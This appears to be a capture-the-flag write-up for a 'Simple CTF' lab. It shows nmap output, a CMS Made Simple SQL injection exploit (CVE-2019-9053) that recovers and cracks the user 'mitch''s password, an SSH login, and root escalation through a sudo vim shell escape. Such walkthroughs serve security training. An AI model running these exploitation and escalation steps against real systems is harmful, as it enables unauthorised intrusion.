Simple CTF

Nmap


```
# Nmap 7.91 scan initiated Fri Sep 17 20:42:54 2021 as: nmap -sC -sV -p- -oA nmap-all 10.10.238.147
Nmap scan report for 10.10.238.147
Host is up (0.13s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:10.6.81.158
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries 
|_/ /openemr-5_0_1_3 
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
# Nmap done at Fri Sep 17 20:48:59 2021 -- 1 IP address (1 host up) scanned in
365.50 seconds
```

gobuster on port 80

Reveals the content management platform.



© Copyright 2004 - 2021 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8

Vulnerability and foothold

A simple google search gives us a SQL vulnerability CVE-2019-9053.

https://www.exploit-db.com/exploits/46635


```
searchsploit -m php/webapps/46635.py
```

This script is written in python2 and requires some tweaking in order to work.

```
python 46635.py -u http://10.10.119.82/simple/ --crack -
w/usr/share/wordlists/rockyou.txt
```

The script may not run properly and you may need to tweak it. In my case I just downloaded the missing "termcolor" module through pip.

```
pip install termcolor
```



```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

We get credentials for the user "mitch" that we can use to login to ssh on port 2222


```
ssh mitch@10.10.119.82 -p 2222
```

Privileged escalation

We do not have permission to view the "sunbath" directory.

If we check our sudo permissions we find something interesting.

```
sudo -l
```




```
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

We can run vim without a password as root.

Search vim on gtfo bins. https://gtfobins.github.io/gtfobins/vim/

A simple one-liner will shell escape vim.

```
vim -c ':!/bin/sh'
```



```
# id
uid=0(root) gid=0(root) groups=0(root)
```